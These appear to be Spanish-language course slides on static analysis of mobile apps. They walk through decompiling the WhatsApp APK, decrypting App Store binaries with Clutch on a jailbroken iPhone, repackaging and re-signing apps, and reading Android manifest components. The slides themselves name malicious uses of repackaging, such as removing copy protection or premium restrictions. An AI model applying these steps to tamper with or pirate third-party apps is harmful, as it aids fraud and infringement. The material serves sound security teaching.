
```
santoku@santoku-VirtualBox:~/Downloads$ dex2jar WhatsApp.apk
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.15
dex2jar WhatsApp.apk -> WhatsApp_dex2jar.jar
Done.
```

- Una vez obtenido el fichero *jar*, se abre JD-GUI. Se selecciona el fichero *jar* generado y se obtiene el árbol de paquetes con los ficheros la representación en Java de los ficheros. Tiene una versión de consola *jd-cli.*



Preparación del fichero binario

Android



Preparación del fichero binario

iOS


- Los **ficheros binarios** descargados de la App Store en iOS se encuentran **cifrados**.
- Para acceder al binario ejecutable, es necesario extraerlo de un dispositivo iOS en el que haya sido instalado. Esta operación requiere de la instalación de utilidades de terceros que necesitan un dispositivo con ***jailbreak***.
- Por lo tanto, previamente a la preparación del fichero binario, se verá cómo se debe preparar el dispositivo para la realización de análisis estático de aplicaciones.

En este curso, vamos a describir los pasos necesarios para configurar el dispositivo para la extracción de binarios y su análisis, pero no se cubren los métodos para realizar el *jailbreak* al dispositivo.


Preparación del fichero binario

iOS

- En primer lugar utilizamos **Cydia** para instalar las utilidades necesarias.








- Procedemos a instalar el paquete. Una vez terminado, **Cydia** reiniciará el **SpringBoard** (entorno gráfico).


Preparación del fichero binario

iOS

- Realizamos la misma operación para instalar **BigBoss Recommended tools.**








Preparación del fichero binario

iOS

- Ahora vamos a proceder a **conectarnos por terminal** al dispositivo.
- Para ello, en primer lugar debemos averiguar la **IP** del mismo.
- Para ello puedes ir a **Ajustes**.





Preparación del fichero binario

iOS

- Desde **Santoku**, o nuestro equipo si es un Linux o Mac.
  - La contraseña por defecto del dispositivo es ***alpine***, se recomienda modificarla en la primera conexión.

```
santoku@santoku-VirtualBox:~$ ssh root@192.168.0.3
The authenticity of host '192.168.0.3 (192.168.0.3)' can't be established.
RSA key fingerprint is 59:1b:18:23:97:37:05:10:7b:ca:a4:2a:55:06:b9:85.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.3' (RSA) to the list of known hosts.
root@192.168.0.3's password:
```

```
iPhone:~ root# passwd
Changing password for root.
New password:
Retype new password:
iPhone:~ root#
```

Preparación del fichero binario

iOS

- Descargamos la última versión de la herramienta **Clutch** de la siguiente URL y copiamos el **binario** a ***/usr/bin*** en el dispositivo iOS.

  https://github.com/KJCracks/Clutch/releases

  ```
  > scp Clutch-2.0-RC7 root@192.168.0.3:/usr/bin/Clutch
  ```

- Hacemos **ssh** al dispositivo y ejecutamos **Clutch** sobre una de las aplicaciones descargadas del Store para obtener el fichero binario descifrado.

```
iPhone:/private/var/root root# Clutch -i
Installed apps:
 1:    The Calculator <com.itwcalculator.calculatorforipadfree>
 2:    Emoji Xpress <com.emoji.freemium>
 3:    WhatsApp <net.whatsapp.WhatsApp>
 4:    Twitter <com.atebits.Tweetie2>
 5:    Calculator # <com.incpt.mobis.CalculatorSharp>
iPhone:/private/var/root root# Clutch -d 1
Now dumping UKTax
Preparing to dump <UKSalaryCalc>
DUMP | ARMDumper <armv7> <UKSalaryCalc> Patched cryptid (32bit segment)
Dumping <UKSalaryCalc> (armv7) |======================| ETA: 0h00m00s

DUMP | ARMDumper <armv7> <UKSalaryCalc> Writing new checksum
DONE: /private/var/mobile/Documents/Dumped/UKTax-iOS6.0-(Clutch-2.0 RC7).ipa
Finished dumping UKTax in 4.2 seconds
iPhone:/private/var/root root#
```


Preparación del fichero binario

iOS

- Podemos extraer el fichero IPA obtenido utilizando el comando scp desde la máquina de análisis.

```
> scp root@ip_dispositivo_i_os:path_origen_ipa
destino_en_maq_analisis
```

- Extraemos el fichero IPA en una carpeta (es un fichero zip) y abrimos con **Hopper** el archivo binario.




Preparación del fichero binario

iOS

- En el caso de que dispongamos del código fuente de la aplicación, podemos extraer los binarios del simulador de iOS.
- En este caso, los binarios estarán compilados en *x86* en vez de ARM.
- La carpeta que guarda los simuladores en las versiones Xcode6 y posteriores es ***~/Library/Developer/CoreSimulator/Devices***
- Al estar identificados mediante identificadores aleatorios, los ordenamos para poder acceder al último simulador utilizado (si acabamos de instalar la aplicación).




- Dentro de esa carpeta, el binario se encontrará en una carpeta con un identificador ***Data/Containers/Bundle/Application/aleatorio*** (el más reciente).



Preparación del fichero binario

iOS

- Desde Hopper podemos cargar el fichero e inspeccionarlo.




Repackaging

Introducción

- Consiste en **volver a empaquetar una aplicación** que ha sido sometida a un proceso de ingeniería inversa.
- Previamente al *repackaging*, se puede haber modificado cualquier elemento de la aplicación: código, recursos (*assets*), ficheros de configuración, etc.
- Se realiza por diversos motivos, algunas veces maliciosos:
  - **Añadir librerías** para introducir funcionalidades.
  - **Modificar al código** para mitigar problemas de seguridad.
  - **Eliminar protecciones** anti-copia o restricciones *premium.*
  - **Monitorización de eventos generados** por la app (estafas bancarias, etc.).

Después del empaquetado, hay que volver a firmar la app con un nuevo certificado, no tiene por qué ser el certificado original con el que fue firmada.

Android

- En Android, el procedimiento de ***repackaging*** se realiza con la misma herramienta **apktool**.

```
> apktool
```

```
santoku@santoku-VirtualBox:~/Downloads$ apktool b WhatsApp
I: Using Apktool 2.0.3
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Copying libs... (/lib)
I: Building apk file...
I: Copying unknown files/dir...
santoku@santoku-VirtualBox:~/Downloads$
```

- Para poder instalar la aplicación, es necesario firmarla de nuevo. Esta operación se realiza con la herramienta jarsigner y un par de claves pública-privada que pueden se


```
santoku@santoku-VirtualBox:~/Downloads$ jarsigner -verbose -sigalg SHA1withRSA -
digestalg SHA1 -keystore curso.keystore whatsapp_debug.apk curso
Enter Passphrase for keystore:
```


- Finalmente para optimizar la cantidad de RAM consumida durante la ejecución se procede a optimizar la alineación de los datos del fichero.

```
> zipalign -v 4 sin_alinear.apk alineado.apk
```

iOS

- El *repackaging* en iOS requiere:
  - Un dispositivo con *jailbreak* para extraer el fichero APK.
  - Un programa como hopper para modificar las instrucciones del ejecutable.
  - Una licencia de desarrollador para volver a firmar la aplicación.
- Una vez cargamos el programa, lo modificamos, por ejemplo, añadiendo instrucciones tipo *nop* (no realizan ninguna operación).






- Firmamos el binario:

```
> codesign –fs “Nombre Developer” nombre_binario
```

iOS

- Comprimimos de nuevo el fichero en zip y cambiamos la extensión a IPA.



- Y lo podemos volver a instalar en el dispositivo a través del Organizer de Xcode.



Identificación de componentes de la aplicación

Identificación de componentes de la aplicación


Introducción

- Los **componentes principales** de las aplicaciones móviles son, generalmente, los puntos por los que las mismas están expuestas al exterior.
  - En el caso de **Android, las actividades, servicios, *content providers* y *broadcast receivers*** que se comunican entre sí y, posiblemente, con otras aplicaciones.
  - En **iOS**, los **controladores de las vistas y extensiones** de la aplicación.
- Es la primera tarea que hay que realizar de un conjunto de tareas de análisis que se basan en estos datos.
  - **Detección de Interfaces** de aplicación abiertos a otras aplicaciones.
  - **Enumeración de puntos de entrada** de la aplicación para *fuzzing* durante el análisis dinámico.
  - **Exposición de componentes** de aplicación debido a configuración errónea.

Identificación de componentes de la aplicación

Android

- En Android todos los **componentes** que forman la aplicación se **declaran** en el ***manifest*** de la misma.
- A excepción de los ***broadcast receivers***, que pueden definirse de forma programática.
- El ***manifest*** de la aplicación puede abrirse de forma legible después de la ejecución de ***APKtool***:
  - Las actividades empiezan con la etiqueta *activity.*
  - Los servicios con la etiqueta *service.*
  - Los *brodcast receivers* con la etiqueta *receiver.*
  - Los *content providers* con la etiqueta *provider.*
- Cualquiera de los componentes puede especificar un conjunto de **permisos** que se le requerirán a la aplicación que quiere interaccionar con el componente



Identificación de componentes de la aplicación

Android

- Las actividades, servicios y *receivers* pueden especificar, mediante filtros, a qué eventos (*intents*) del sistema responder.
  - Un ***intent-filter*** está compuesto por:
    - ***Acciones (action)***: Define el tipo de acción que se solicita al componente.
    - ***Categorías (category)***: Define la categoría en la que se encuentra el filtro específico.
  - Para que un componente responda a un *intent*, ambos elementos del *intent* registrado deben coincidir con el lanzado.
- Además, mediante el atributo ***exported***, se puede especificar si el componente responderá a eventos enviados desde otras aplicaciones:
  - *exported="true"*, podrá responder a eventos de otras aplicaciones.
  - *exported="false"*, podrá responder solo a eventos generados por ella misma.

Identificación de componentes de la aplicación

Android

Actividades

Pueden existir actividades **sin filtros específicos**. Este tipo de actividades se deben llamar de forma explícita.

Si no se especifica, Android establece ***exported=false*** por defecto, por motivos de seguridad.

```
<activity android:name="com.whatsapp.SettingsNotifications" android:theme="@style/Theme.Prefs">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.NOTIFICATION_PREFERENCES"/>
    </intent-filter>
</activity>
<activity android:configChanges="keyboard|keyboardHidden|screenLayout|screenSize|smallestScreenSize|uiMode" android:label=
<activity android:configChanges="keyboard|keyboardHidden|screenLayout|screenSize|smallestScreenSize|uiMode" android:label=
<activity android:configChanges="keyboard|keyboardHidden|screenLayout|screenSize|smallestScreenSize|uiMode" android:label=
<activity android:configChanges="keyboard|keyboardHidden|screenLayout|screenSize|smallestScreenSize|uiMode" android:label=
<activity android:configChanges="keyboard|keyboardHidden|screenLayout|screenSize|smallestScreenSize|uiMode" android:label=
```

Android

Servicios

Pueden existir servicios **sin filtros específicos**. Este tipo de servicios se deben llamar de forma explícita.

El **servicio exportado**, podrá ser accedido por otras aplicaciones utilizando la acción que se describe en el filtro.

```
<service android:name="com.whatsapp.memory.dump.MemoryDumpUploadService"/>
<service android:name="com.whatsapp.messaging.MessageService"/>
<service android:name="com.whatsapp.ExternalMediaManager"/>
<service android:exported="true" android:name="com.whatsapp.accountsync.AccountAuthenticatorService">
    <intent-filter>
        <action android:name="android.accounts.AccountAuthenticator"/>
    </intent-filter>
    <meta-data android:name="android.accounts.AccountAuthenticator" android:resource="@xml/authenticator"/>
</service>
```

Identificación de componentes de la aplicación

Android

Broadcast receivers

Para **restringir el acceso** del componente de una aplicación al resto de app mediante permisos, se debe utilizar el atributo Android: *permission.*

- Se puede observar cómo en los dos casos en los que se usa *exported=true*, se definen permisos para proteger los componentes expuestos.

```
<receiver android:exported="false" android:name="com.whatsapp.notification.MissedCallNotificationDismissedReceiver"/>
<receiver android:exported="true" android:name="com.whatsapp.AlarmBroadcastReceiver" android:permission="com.whatsapp.permission.BROADCAST"/>
<receiver android:exported="true" android:name="com.whatsapp.gcm.GcmReceiver" android:permission="com.google.android.c2dm.permission.SEND">
    <intent-filter>
        <action android:name="com.google.android.c2dm.intent.RECEIVE"/>
        <action android:name="com.google.android.c2dm.intent.REGISTRATION"/>
        <category android:name="com.whatsapp"/>
    </intent-filter>
</receiver>
<receiver android:name="com.whatsapp.phoneid.PhoneIdRequestReceiver">
    <intent-filter>
        <action android:name="com.facebook.GET_PHONE_ID"/>
    </intent-filter>
</receiver>
```

Android

Content providers

Los *providers* son identificados mediante el atributo *authorities* con una URI.

En el caso de Whatsapp se puede comprobar como no se ofrece ningún *provider* al resto de aplicaciones.

```
<provider android:authorities="com.whatsapp.provider.contact" android:exported="false" android:name="com.whatsapp.contact.ContactProvider"/>
<provider android:authorities="com.whatsapp.provider.media" android:exported="false" android:multiprocess="true" android:name="com.whatsapp.MediaProvider"/>
<provider android:authorities="com.whatsapp.fileprovider" android:exported="false" android:grantUriPermissions="true" android:name="android.support.v4.content.FileProvider">
```

Identificación de componentes de la aplicación

iOS

